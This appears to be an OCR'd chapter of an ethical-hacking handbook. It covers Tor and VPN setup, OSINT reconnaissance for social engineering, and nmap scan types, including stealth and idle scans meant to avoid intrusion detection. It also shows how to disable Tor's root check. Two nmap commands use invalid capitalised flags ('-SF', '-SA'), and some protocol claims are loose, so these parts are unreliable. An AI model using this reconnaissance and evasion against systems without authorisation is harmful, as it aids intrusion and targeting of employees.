
Why we need TOR

Using Tor protects you against a common form of Internet surveillance known as "traffic analysis." Traffic analysis can be used to infer who is talking to whom over a public network. Knowing the source and destination of your Internet traffic allows others to track your behavior and interests. This can impact your checkbook if, for example, an e-commerce site uses price discrimination based on your country or institution of origin. It can even threaten your job and physical safety by revealing who and where you are. For example, if you're travelling abroad and you connect to your employer's computers to check or send mail, you can inadvertently reveal your national origin and professional affiliation to anyone observing the network, even if the connection is encrypted.

How does traffic analysis work? Internet data packets have two parts: a data payload and a header used for routing. The data payload is whatever is being sent, whether that's an email message, a web page, or an audio file. Even if you encrypt the data payload of your communications, traffic analysis still reveals a great deal about what you're doing and, possibly, what you're saying. That's because it focuses on the header, which discloses source, destination, size, timing, and so on.


A basic problem for the privacy minded is that the recipient of your communications can see that you sent it by looking at headers. So can authorized intermediaries like Internet service providers, and sometimes unauthorized intermediaries as well. A very simple form of traffic analysis might involve sitting somewhere between sender and recipient on the network, looking at headers.

But there are also more powerful kinds of traffic analysis. Some attackers spy on multiple parts of the Internet and use sophisticated statistical techniques to track the communications patterns of many different organizations and individuals. Encryption does not help against these attackers, since it only hides the content of Internet traffic, not the headers.




Tor helps to reduce the risks of both simple and sophisticated traffic analysis by distributing your transactions over several places on the Internet, so no single point can link you to your destination. The idea is similar to using a twisty, hard-to-follow route in order to throw off somebody who is tailing you — and then periodically erasing your footprints. Instead of taking a direct route from source to destination, data packets on the Tor network take a random pathway through several relays that cover your tracks so no observer at any single point can tell where the data came from or where it's going.

To create a private network pathway with Tor, the user's software or client incrementally builds a circuit of encrypted connections through relays on the network. The circuit is extended one hop at a time, and each relay along the way knows only which relay gave it data and which relay it is giving data to. No individual relay ever knows the complete path that a data packet has taken. The client negotiates a separate set of encryption keys for each hop along the circuit to ensure that each hop can't trace these connections as they pass through.



Once a circuit has been established, many kinds of data can be exchanged and several different sorts of software applications can be deployed over the Tor network. Because each relay sees no more than one hop in the circuit, neither an eavesdropper nor a compromised relay can use traffic analysis to link the connection's source and destination. Tor only works for TCP streams and can be used by any application with SOCKS support.

For efficiency, the Tor software uses the same circuit for connections that happen within the same ten minutes or so. Later requests are given a new circuit, to keep people from linking your earlier actions to the new ones.



Installing Tor Browser

Install From apt-get

The first step is to install the Tor services from the Kali repositories by using apt-get.
`apt-get install tor`

By Downloading Tor Bundle

1. Download tor browser from the official Tor website
   `https://www.torproject.org/download/download-easy.html.en#linux`
   You can see that there are two download buttons that says 64 bit or 32 bit. You can choose 32 bit if your computer is only compatible to 32 bit but I personally think that most computers can handle 64 bit.
2. Extract the downloaded file
3. Go to your extracted folder and open a terminal from there. To open a terminal, simply right click once and select "open in terminal". Once you've open a terminal from the folder, run this command
   `./start-tor-browser`

Optional: If You Run As Root

If you're running Kali Linux as root, you'll get an error saying you can't run Tor as root. You can run the following commands to comment out this check and run Tor as root:

1. Goto the tor folder and open terminal there and type this and hit enter
   `leafpad start-tor-browser`
2. Comment these lines

   ```
   if          [ "`id -u`" -eq 0 ]; then
   complain "The Tor Browser Bundle should not be run as root. Exiting."
   exit 1
   Fi
   ```

   Like this.

   ```
   #if          [ "`id -u`" -eq 0 ]; then
   #complain "The Tor Browser Bundle should not be run as root. Exiting."
   #exit 1
   #fi
   ```

3. Save the file.


VPN or Virtual Private Network

A Virtual Private Network is a connection method used to add security and privacy to private and public networks, like WiFi Hotspots and the Internet. Virtual Private Networks are most often used by corporations to protect sensitive data. However, using a personal VPN is increasingly becoming more popular as more interactions that were previously face-to-face transition to the Internet. Privacy is increased with a Virtual Private Network because the user's initial IP address is replaced with one from the Virtual Private Network provider. Subscribers can obtain an IP address from any gateway city the VPN service provides. For instance, you may live in San Francisco, but with a Virtual Private Network, you can appear to live in Amsterdam, New York, or any number of gateway cities.

How Does a VPN Work

Here's how a VPN works for you, the user. You start the VPN client (software) from your VPN service. This software encrypts your data, even before your Internet Service Provider or the coffee shop WiFi provider sees it. The data then goes to the VPN, and from the VPN server to your online destination — anything from your bank website to a video sharing website to a search engine. The online destination sees your data as coming from the VPN server and its location, and not from your computer and your location.


When you connect to the web without a VPN, here's how your connection looks:



Though it's the standard, this sort of connection has some flaws. All of your data is out there in the open, and any interested party can peek at what you're sending.

The internet is a collection of servers responsible for storing websites and serving them to anyone who wants to view them. Those servers talk with each other all the time, including sharing your data with each other to ultimately let you browse a page. Great for you to be able to surf, but not great for privacy.

Now, here's how the same connection looks with a VPN enabled:



When you use a VPN service, your data is encrypted (because you're using their app), goes in encrypted form to your ISP then to the VPN server. The VPN server is the third party that connects to the web on your behalf. This solves the privacy and security problem for us in a couple of ways:

- The destination site sees the VPN server as the traffic origin, not you.
- No one can (easily) identify you or your computer as the source of the data, nor what you're doing (what websites you're visiting, what data you're transferring, etc.).
- Your data is encrypted, so even if someone does look at what you're sending, they only see encrypted information and not raw data.

Why Do We Need a VPN?

- Hide your IP address
- Connecting to a Virtual Private Network often conceals your real IP address.
- Change your IP address
- Using a VPN will almost certainly result in getting a different IP address.
- Encrypt data transfers
- A Virtual Private Network will protect the data you transfer over public WiFi.
- Mask your location
- With a Virtual Private Network, users can choose the country of origin for their Internet connection.
- Access blocked websites
- Get around website blocked by governments with a VPN.

How Secure is a VPN

Security is the main reason why corporations have used VPNs for years. There are increasingly simple methods to intercept data traveling to a network. WiFi spoofing and Firesheep are two easy ways to hack information. A useful analogy is that a firewall protects your data while on the computer and a VPN protects your data on the web. VPNs use advanced encryption protocols and secure tunneling techniques to encapsulate all online data transfers. Most savvy computer users wouldn't dream of connecting to the Internet without a firewall and up-to-date antivirus. Evolving security threats and ever increasing reliance on the Internet make a Virtual Private Network an essential part of well-rounded security. Integrity checks ensure that no data is lost and that the connection has not been hijacked. Since all traffic is protected, VPNs are preferred over proxies.

VPN Protocols

VPN protocols define how the service handles data transmission over a VPN. The most common protocols are PPTP, L2TP, SSTP, IKEV2, and OpenVPN. Here's a brief overview:

- **PPTP (Point-To-Point Tunneling Protocol**). This is one of the oldest protocols in use, originally designed by Microsoft. Pros: works on old computers, is a part of the Windows operating system, and it's easy to set up. Cons: by today's standards, it's barely secure. Avoid a provider if this is the only protocol offered.
- **L2TP/IPsec (Layer 2 Tunneling Protocol)**. This is a combination of PPTP and Cisco's L2F protocol. The concept of this protocol is sound — it uses keys to establish a secure connection on each end of your data tunnel — but the execution isn't very safe. The addition of the IPsec protocol improves security a bit, but there are reports of NSA's alleged ability to break this protocol and see what's being transmitted. No

matter if those are actually true, the fact that there's a debate at all is perhaps enough to avoid this as well.

- **SSTP (Secure Socket Tunneling Protocol)**. This is another Microsoft-built protocol. The connection is established with some SSL/TLS encryption (the *de facto* standard for web encryption these days). SSL's and TLS's strength is built on symmetric-key cryptography; a setup in which only the two parties involved in the transfer can decode the data within. Overall, SSTP is a very secure solution.
- **IKEv2 (Internet Key Exchange, Version 2)**. This is yet another Microsoft-built protocol. It's an iteration of Microsoft's previous protocols and a much more secure one at that. It provides you with some of the best security.
- **OpenVPN**. This takes what's best in the above protocols and does away with most of the flaws. It's based on SSL/TLS and it's an open source project, which means that it's constantly being improved by hundreds of developers. It secures the connection by using keys that are known only by the two participating parties on either end of the transmission. Overall, it's the most versatile and secure protocol out there.

Encryption Basics

In brief, encryption works by:

1. Starting with plain data
2. Applying a key (secret code) to transform the data
3. Ending with encrypted data

The encrypted data is only readable by someone with the original key used to encrypt the data.


Modern encryption algorithms work on this principle, with the second step being very complex and worthy of doctoral- level research. What you need to look for is your data being encrypted with the AES algorithm of at least 128 bits.

Setting Up a VPN


Setting up a Virtual Private Network is a straightforward process. It's often as simple as entering a username and server address. The dominant smartphones can configure Virtual Private Networks using PPTP and L2TP/IPsec protocols. All major operating systems can configure PPTP VPN connections. OpenVPN and L2TP/IPsec protocols require a small open source application (OpenVPN) and certificate download respectively.

Setup Free VPN from VPNBOOK

1. Goto the website vpnbook and download the free vpn https://www.vpnbook.com/freevpn (Note the username and password given at the bottom of the free vpn section on the website)
2. Extract the downloaded file and open the terminal on the extracted folder. Now you see a number of files on the folder.




3. You can execute this files by using this command openvpn filename



4. Now it ask for the username and password. Enter the username and password we got from the website

5. Now our vpn is okey and you can check your IP address.



OSINT or Open Source Intelligence

Open-source Intelligence or OSINT is a part of the reconnaissance process that consists of using any online public intelligence that can provide information about a company, organization, or individuals. It's a collection of data from public sources to be used in an intelligence context, and this type of information is often missed by link crawling search engines such as Google. Also, as per DoD, OSINT is "produced from publicly available information that is collected, exploited, and disseminated in a timely manner to an appropriate audience for addressing a specific intelligence requirement. As an ethical hacker, you can use the data when performing target reconnaissance.

What kind of information can you get from the OSINT sources?

OSINT can be very informative if you use it properly, it gives you a general idea of what you are trying to get through. The following list contains some helpful interests you can obtain with OSINT:

- An overview of the Headquarter of the target company and its branches and their specializations (some branches might have sensitive information than others).
- Associated companies and partners whom might have some kind of partnership with the target.
- What type of technology the target utilize to provide its services. For example, the vendor that provides the company with network devices and operating systems.
- The target's official website and its sub-domains.
- Social media accounts (Facebook, Twitter, Linkedin…) of the company and its employees or for other individuals too, you can use those data in social engineering attacks.
- Posts and questions the company employees post in different forums, Q&A websites, and
- newsgroups, to see if there was an issue in the company infrastructure.
- Unsecured devices used by the company
- Domain name server (DNS), IP addresses, metadata, and Statistics.

By the same token, it is awesome how all those significant information you can find just by using search engines (like Google, Bing, DuckDuckGo, and Yahoo) are available to public, you can use those search engines in a specific way (Google's Dorks for example), this will guarantee you fetching more efficacious results (a list of other search engines will be available for you later in this article). the expected effect of this is to make it easy for you to find your way into the target's privacy.

Keep in mind that the number of results you can collect depends on the aim of the search. For example, some sensitive information like a military database or government documents…etc cannot be found easily (unless this information was leaked to the public).

OSINT Advantages

As can be seen, OSINT has a lot of advantages to help you discover some powerful information, it can determine the success of any hacking or pentesting mission. But how can this be possible? The answer is, the more information you get, the easiest the next hacking steps will be, and more attacks you can perform.

Also, it saves time for you to do other duties. On the positive side, when performing an information gathering process about a target using OSINT, it will be impossible for the target to notice that, for this reason, you will avoid troubles, because the alarm systems will not track you. For examples, when collecting information about a company's services or individual's social media accounts, no one will notice, because this is what most normal users do.

Besides that, amassing information from public resources is a legal process, no authority can interrupt your operation. Moreover, the whole process consists of using free recourses and this can reduce the cost of the operation, not only that but, you can do it from anywhere and anytime.

TOP OSINT Tools

There are various tools you can use when trying to access to public information. This list contains some of the major tools and websites used to collect different information:

Recon-Ng
Recon-Ng is another useful tool to perform reconnaissance on the target and is also built into Kali Linux. Recon-ng has various modules inbuilt, and its usage somewhat resembles to that of Metasploit. Below is the welcome screen of Recon-ng on Kali Linux.

As mentioned above, recon-ng has various inbuilt modules. A snippet of that is shown below. Workspaces can be created to carry out all operation inside that. As soon as the workspace is created user will be redirected to that workspace. Once inside the workspace, then the domain can be specified using add domain <domainname>. After the domains is added into the recon-ng, recon-ng modules can be used to extract information about this domain. There are some excellent modules like bing_domain_Web and google_site_web to find additional domain related to the initial target domain. The output of these domains will be all indexed domains to these search engines. Another handy module is bing_linkedin_cache which can be used to fetch the email addresses related to the domain which can further be leveraged to perform

social engineering. So, with other modules, we can get additional information regarding targets. Thus recon-ng is a great tool and must be in the toolkit of researchers.

theHarvester

theHarvester is again an excellent tool for collecting info from the specified target. The Harvester is inbuilt into Kali, is very fast and is much simpler to use than Recon-ng to collect basic information. Below is the welcome screen of the Harvester in Kali Linux.
We can see it trying to fetch results from Google, Bing, PGP key servers, etc. These parameters (and others) are explained in below figure.
Below are the details that we can get from theHarvester:

- Email Address related to the domain.
- Results of hosts and virtual hosts which are found in search engines.

So, we can see that theHarvester is also very useful to extract information from the specified targets and is very useful with all its features.

Shodan

Shodan is the search engine for everything on the internet. While Google and other search engines index only the web, Shodan indexes pretty much everything else — web cams, water treatment facilities, yachts, medical devices, traffic lights, wind turbines, license plate readers, smart TVs, refrigerators, anything and everything you could possibly imagine that's plugged into the internet (and often shouldn't be).

Google Dorks

Search engines do provide us much information, and they index much information, too, which can be used to gather information about a target. Google dorks provide such information through the usage of some operators which are otherwise difficult to extract using simple searches. Below are some of the operators used in Google Dorking:

- Intitle: Looks out for mentioned words in the Page title
- Inurl: Looks out for mentioned words in the URL.
- Filetype: This is used to find file-types.
- Ext: This is used to identify files with specific extensions. Think of using it for finding such files like .log which are not supposed to be indexed.
- Intext: This helps to search for specific text on the page.

Art of Scanning

After footprinting and reconnaissance, scanning is the second phase of information gathering that hackers use to size up a network. Scanning is where they dive deeper into the system to look for valuable data and services in a specific IP address range.

It is a set of procedures for identifying live hosts, ports, and services, discovering Operating system and architecture of target system, Identifying vulnerabilities and threats in the network.

Network scanning is used to create a profile of the target organization. Network scans are also a key tool in the arsenal of ethical hackers, who work to prevent attacks on an organization's infrastructure and data.

Attackers can gather critical network information such as the mapping of systems, routers, and firewalls with simple tools like Traceroute. They can also use tools like Cheops to add sweeping functionality along with what Traceroute renders.

Port scanners can be used to detect listening ports to find information about the nature of services running on the target machine. The primary defense technique against port scanners is to shut down unnecessary services. Appropriate filtering may also be adopted as a defense mechanism, but attackers can still use tools to determine filtering rules.


The most commonly used tools are vulnerability scanners that can search for several known vulnerabilities on a target network and potentially detect thousands of vulnerabilities. This gives attackers the advantage of time because they only have to find a single means of entry while the systems' professional has to secure many vulnerable areas by applying patches. Organizations that deploy intrusion detection systems still have reason to worry because attackers can use evasion techniques at both the application and network levels.

Scanning Methodology

In this phase the target system is scanned to look for open ports and vulnerabilities. One can find reach ability of devices using the ping command and then run port scans on the active IPs. This phase is still a part of the information gathering but is more interesting than the footprinting phase and this begins to give you the feel of hacking.

It is in this phase that we get to know:

- Live systems on the network by pinging
- Find out services that are run on target
- Find the TCP and UDP ports and services
- Find the Operating System running on the target




Types of Scanning

1. ***Connect scan***
2. ***Half-Open-Scan / Stealth scan***
3. ***XMAS scan***
4. ***FIN scan***
5. ***ACK scan***
6. ***Null scan***
7. ***Idle scan***
8. ***Port Scanning***
9. ***Network Scanning***
10. ***Vulnerability Scanning***

Connect scan: Identifies open ports by establishing a TCP handshake with the target.

Nmap command: nmap -sT -v -p- <TargetIP>

Half-open scan otherwise known as **Stealth scan** used to scan the target in a stealthy way by not completing the TCP handshake by abruptly resetting the communication.



Nmap command: nmap -sS -v <TargetIp>

XMAS scan: This is also called as inverse TCP scanning. This works by sending packets set with PSH, URG, FIN flags. The targets do not respond if the ports are open and send a reset response if ports are closed.


FIN scan: Fin flag is set in the TCP packets sent to the target. open ports doe does not respond while closed ports send a reset response.

Nmap command: nmap -SF <targetIp>

ACK scan: Here the attacker sets the ACK flag in the TCP header and the target's port status is gathered based on window size and TTL value of RESET packets received from the target.


Nmap command: nmap -SA -v <targetip>

Null Scan: Works by sending TCP packets with no flags set to the target. Open ports do not respond while closed ports respond with a RESET packet.



Nmap Command: nmap -sN -p- <targetIP>

Idle Scan: Here the attacker tries to mask his identity uses an idle machine on the network to probe the status details of target ports.



Nmap command : nmap -Pn -sI ZombieIp TargetIp

Port Scanning: In this process the hacker identifies available and open ports and understands what services are running. You must understand the ports and port numbers. The ports numbers can be in these three ranges:

1. Well known Ports from 0 to 1023
2. Registered ports from 1024 to 49151
3. Dynamic Ports from 49152 to 65535

In you are using a Windows system, you can see the common or well-known ports in the below path: C:\Windows\System32\Drivers\etc\services

Banner Grabbing: Is a process of collecting information like operating system details, the name of the service running with its version number etc.

Network Scanning: This means to look for active machines or targets on the network. This can be done using tools or scripts that ping to all IP addresses on the networks and get a list of the alive nodes and their IP addresses.

Vulnerability Scanning: This is the mechanism where the target is scanned or looked for any vulnerability. In this scan the Operating system is found out with installed patches etc and then based on the information vulnerabilities are found in that particular version of Operating System.

If you use scanning on a target network, if the target network has Intrusion Detection System (IDS) installed, then the hacker or scanner can be traced back easily. The IDS then send alert on the system that someone is trying to seek information from the system. Being a CEH if you perform any scans it should not be detected, as we would not want target systems to know someone is trying to attack their system.

Scanning Tools

Nmap

Network Mapped (Nmap) is a network scanning and host detection tool that is very useful during several steps of penetration testing. Nmap is not limited to merely gathering information and enumeration, but it is also powerful utility that can be used as a vulnerability detector or a security scanner. So Nmap is a multipurpose tool, and it can be run on many different operating systems including Windows, Linux, BSD, and Mac. Nmap is a very powerful utility that can be used to:

- Detect the live host on the network (host discovery)
- Detect the open ports on the host (port discovery or enumeration)
- Detect the software and the version to the respective port (service discovery)
- Detect the operating system, hardware address, and the software version
- Detect the vulnerability and security holes (Nmap scripts)

Nmap is a very common tool, and it is available for both the command line interface and the graphical user interface. The objective of this article is to create a handbook that contains all of the necessary information about Nmap and its usage. To provide an overview of the article, in this piece I'll go over:

- Introduction to Nmap
- What are the important parameters and techniques of scanning
- Introduction to operating system detection
- Nmap tutorial

